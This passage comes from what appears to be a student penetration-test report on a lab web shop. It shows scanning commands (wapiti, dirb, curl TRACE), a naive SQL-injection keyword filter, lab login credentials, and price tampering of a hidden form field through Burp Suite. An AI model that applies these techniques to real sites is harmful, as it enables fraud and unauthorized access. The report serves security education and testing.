'--with-mssql=shared,/opt/lampp' '--with-pdo-dblib=shared,/opt/lampp' '--with-sybase-ct=/opt/lampp' '--with-mysql-sock=/opt/lampp/var/mysql/mysql.sock' '--with-oci8=shared,instantclient,/opt/lampp/lib/instantclient' '--with-mcrypt=/opt/lampp' '--with-mhash=/opt/lampp' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/opt/lampp' '--enable-mbregex' '--enable-zend-multibyte' '--enable-exif' '--with-bz2=/opt/lampp' '--with-sqlite=shared,/opt/lampp' '--with-sqlite3=/opt/lampp' '--with-libxml-dir=/opt/lampp' '--enable-soap' '--with-xmlrpc' '--enable-pcntl' '--with-mysqli=mysqlnd' '--with-pgsql=shared,/opt/lampp/' '--with-iconv=/opt/lampp' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=/opt/lampp/postgresql' '--with-pdo_sqlite=/opt/lampp' '--with-icu-dir=/opt/lampp' '--enable-fileinfo' '--enable-phar' '--enable-zip' '--enable-intl' 'CC=gcc' 'CFLAGS=-I/opt/lampp/include/c-client '-I/opt/lampp/include/libpng' '-I/opt/lampp/include/freetype2' '-O3' '-fPIC' '-L/opt/lampp/lib' '-I/opt/lampp/include' '-I/opt/lampp/include/ncurses" 'LDFLAGS=-Wl,--rpath '-Wl,/opt/lampp/lib' '-L/opt/lampp/lib' '-I/opt/lampp/include' '-L/opt/lampp/lib' '-L/opt/lampp" 'CPPFLAGS=-I/opt/lampp/include/c-client '-I/opt/lampp/include/libpng' '-I/opt/lampp/include/freetype2' '-O3' '-fPIC' '-L/opt/lampp/lib' '-I/opt/lampp/include' '-I/opt/lampp/include/ncurses" 'CXX=g++' 'CXXFLAGS=-I/opt/lampp/include/c-client '-I/opt/lampp/include/libpng' '-I/opt/lampp/include/freetype2' '-I/opt/lampp/include/ncurses' '-O3' '-L/opt/lampp/lib' '-I/opt/lampp/include"
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/opt/lampp/etc
Loaded Configuration File	/opt/lampp/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS

Figure 29

Robot.txt

Figure 30 displays the robot.txt file from the target website. This was found through the web spidering in the mapping applications content stage. This result meant all pages on the site were crawlable by bots and the site developer was attempting to hide the web page in Figure 31.

Figure 30

info.php

Figure 31 shows a portion of the info.php page found through web spidering; this web page had a lot of information on it regarding the specific technologies used on the website. The web page was also discovered through the robots.txt file.




Figure 31

Wapiti

Figure 32 and Figure 33 displays running a wapiti web scan through the command line on kali. A cookie was placed into a file from the target website then used for authentication in the web scan. This cookie was found through HTTP headers on mantra after logging into the target website

The -u switch is the URL, the -c switch is the cookie file, the -o switch is the output path/name and the -f is the file type.

```
root@kali:~/Desktop# wapiti -u http://192.168.1.20 -c cookies.json -o wapiti.j
son -f json
```

Figure 32

```
root@kali:~/Desktop# wapiti -u http://192.168.1.20/index.php -c cookies.json -
o wapiti.json -f json
```

Figure 33

Full results of the wapiti scan can be found in (**Wapiti scan & Process**)

Dirbsuter/dirb

Many web applications have content that is not obtained using a spider. dirbuster tries to guess the existence of files and folders.

Figure 34 and 35 show the dirb commands used, dirb is the application and http://192.168.1.20 was the target website. This was done through the command line in kali Linux.

```
root@kali:~# dirb http://192.168.1.20/
```

Figure 34

```
root@kali:~# dirb http://192.168.1.20/ /usr/share/dirb/wordlists/common.txt
```

Figure 35

Figure 36 describes the main settings used in dirbuster, the target URL was set to 192.168.1.20 and the wordlist selected was the medium.txt. The application starts at the root directory and is looking specifically for .php files. Dirbsuter is a GUI version of dirb and it comes with many options.




Figure 36

Figure 35 displays dirbuster brute forcing the different possible web pages included in the medium.txt file.





Figure 37

Docs41-sql counter

Figure 36 and 37 presents the best information found though drib and dirbuster, this line of code looked like it was a SQL injection countermeasure. This was found by typing the Dirb result into a search bar.




```
<?php $username= str_replace(array("1=1", "2=2", "UNION","union","1 =1","'a'='a'","'b'='b'"), "", $username); ?>
```

Figure 38

```
---- Entering directory:
http://192.168.1.20/docs41/ ----
*** Calculating
NOT_FOUND code...
```

Figure 39

All results of drib and dirbuster can be found in (Dirb results & process)

NMAP

The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features.

Full results and commands can be found in (**Nmap scan/script results & process**)

Login.php

Figure 36 shows the website discloses important information regarding the software and software version. This was found through viewing the source code and the comment was at the top of the login.php page.




Figure 40

Xframe

Figure 41 displays a section of the acentux web scan that suggests the x frame options HTTP header is not set.

Web Server	
Alert group	**Possible relative path overwrite**
Severity	Low
Description	Manual confirmation is required for this alert. Gareth Heyes introduced a technique to take advantage of CSS imports with relative URLs by overwriting their target file. This technique can be used by an attacker to trick browsers into importing HTML pages as CSS stylesheets. If the attacker can control a part of the imported HTML pages he can abuse this issue to inject arbitrary CSS rules.
Recommendations	If possible, it's recommended to use absolute links for CSS imports. The problem can be partially mitigated by preventing framing. To prevent framing configure your web server to include an X-Frame-Options: deny header on all pages.

Figure 41

Figure 42 displays a response header captured through burp suite, it includes the x-powered by header which shows the web application is using php and what version its running.




Figure 42

Figure 43 presents a section of the web scan done by OWASP zap, this shows that the x content type header is missing. This header prevents browsers from MIME type sniffing.

Low (Medium)	**X-Content-Type-Options Header Missing**
Description	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.
URL	http://192.168.1.20/products.php?command&productid
Method	GET
Parameter	X-Content-Type-Options

Figure 43

Figure 44 shows a curl command through the command line on kali linux, the command was used to test for the trace method. – v is the switch for verbose, -X is the switch for HTTP and 192.168.1.20 was the target website.

```
root@kali:~# curl -v -X TRACE http://192.168.1.20
*   Trying 192.168.1.20:80 ...
* TCP_NODELAY set
* Connected to 192.168.1.20 (192.168.1.20) port 80 (#0)
> TRACE / HTTP/1.1
> Host: 192.168.1.20
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 30 Dec 2020 04:15:58 GMT
< Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
< Transfer-Encoding: chunked
< Content-Type: message/http
<
TRACE / HTTP/1.1
Host: 192.168.1.20
User-Agent: curl/7.67.0
Accept: */*

* Connection #0 to host 192.168.1.20 left intact
```

Figure 44

List of information found

- How the target website validates a user.
- Software used by the website.
- Software version used by the website.
- Authentication cookie.
- Encoding mechanisms.
- URLs possibly susceptible to user input.
- How the requests work on different pages.
- The website does not use many different headers.
- The trace method is switched on.
- SQL counter measure
- Hidden URLS

5 TESTING CLIENT-SIDE CONTROLS

5.1 TRANSMISSION OF DATA VIA CLIENT

Hidden form fields

Hidden HTML forms are used for transmitting data from the client in a fixed way. Usually the field is hidden on the screen, but the fields name and value are stored in the form. The target websites main products page was not susceptible to hidden form editing as there was nothing to gain, as only the product id and quantity was modifiable. However, the process web page was susceptible to hidden form editing.

Figure 45 displays the process.php page with the total amount coming to £300, the phone was added to the cart from the products page then details were inserted, to reach this page.




Figure 45

Figure 46 presents the post request from the click on proceed from Figure 45, this was done by turning intercept on in the intercept tab. From this you can see the highlighted £300 has been modified to cost £5, this vulnerability can be used to buy products using an edited amount. Lastly this was all done through the application burp suite.




Figure 46

URL Parameters

All the URL's from Figure 19 were investigated for chances to modify the URL parameters, however there was no success

Figure 47 shows the extent of the URL modifying capabilities.




Figure 47

5.2 CLIENT-SIDE INPUT CONTROLS

This section involved testing the way target web application handles input on the client side. All the post requests on the website were checked for length limits.

Length limits

Figure 48 displays the create login.php post request, there is no instance of any visible length limiter. This was done by intercepting the request through burp suites intruder tab.




Figure 48

Script based validation

From the earlier code inspecting and examination done in the last methodology there was no instances of any JavaScript validation.

5.3 CAPTURING USER: DATA BROWSER EXTENSIONS

This section is out of scope for the assessment

List of information found:

- The price can be changed allowing for expensive items to be bought for cheap.
- There were no URL modifying capabilities.
- No length limiter on the login.
- No java script based validation.

6 TESTING/ATTACKING THE AUTHENTICATION MECHANISM

6.1 UNDERSTANDING THE MECHANISM

The recon and analysis stage allowed for a good understanding of the technologies used in the authentication mechanism. The target website used HTML forms to capture the username and password then submitted these to the application. Furthermore, the target website had many authentications related functionality including login, registration, changing password and admin login.

6.2 TEST PASSWORD QUALITY

Many websites use no or very little rules when making passwords, the target website was one of these websites.

Figure 49 and Figure 50 demonstrates that no password rules exist on the target website, “123” was used as the password for this account. This means that a malicious user can easily guess this password, if they achieve this, they would have full access to a user’s account.




Figure 49




Figure 50

6.3 PASSWORD GUESSING

This sub section involved testing the target website for a lockout policy. This was done by doing 10 failed password attempts at an account to see if the website responded.

Figure 51 shows an attempt to access the account of hacklab@hacklab.com with a random string in the password parameter. The usual password is hacklab, this was done ten times and no response was made, this means the target website uses no account lockout policy and an attacker could use a brute force script to gain unauthorized access to the accounts.




Figure 51

6.4 ACCOUNT RECOVERY

The target website had no account recovery feature.

6.5 REMEMBER FUNCTION

Figure 52 presents the remember me functionality used on the target website.

